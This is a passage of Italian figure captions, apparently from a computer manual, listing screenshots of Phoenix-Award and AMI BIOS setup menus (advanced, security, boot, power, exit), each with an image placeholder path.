


Figura 9.86. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù avanzato.[2]




Figura 9.87. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù sicurezza.[2]




Figura 9.88. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù avvio.[2]




Figura 9.89. Programma di configurazione di un BIOS Phoenix-Award con menù a tendina: menù uscita.[2]




Figura 9.90. Programma di configurazione di un BIOS AMI con menù a tendina: menù principale.[2]




Figura 9.91. Programma di configurazione di un BIOS AMI con menù a tendina: menù avanzato.[2]




Figura 9.92. Programma di configurazione di un BIOS AMI con menù a tendina: menù sicurezza.[2]




Figura 9.93. Programma di configurazione di un BIOS AMI con menù a tendina: menù alimentazione.[2]




Figura 9.94. Programma di configurazione di un BIOS AMI con menù a tendina: menù avvio.[2]




Figura 9.95. Programma di configurazione di un BIOS AMI con menù a tendina: menù uscita.[2]

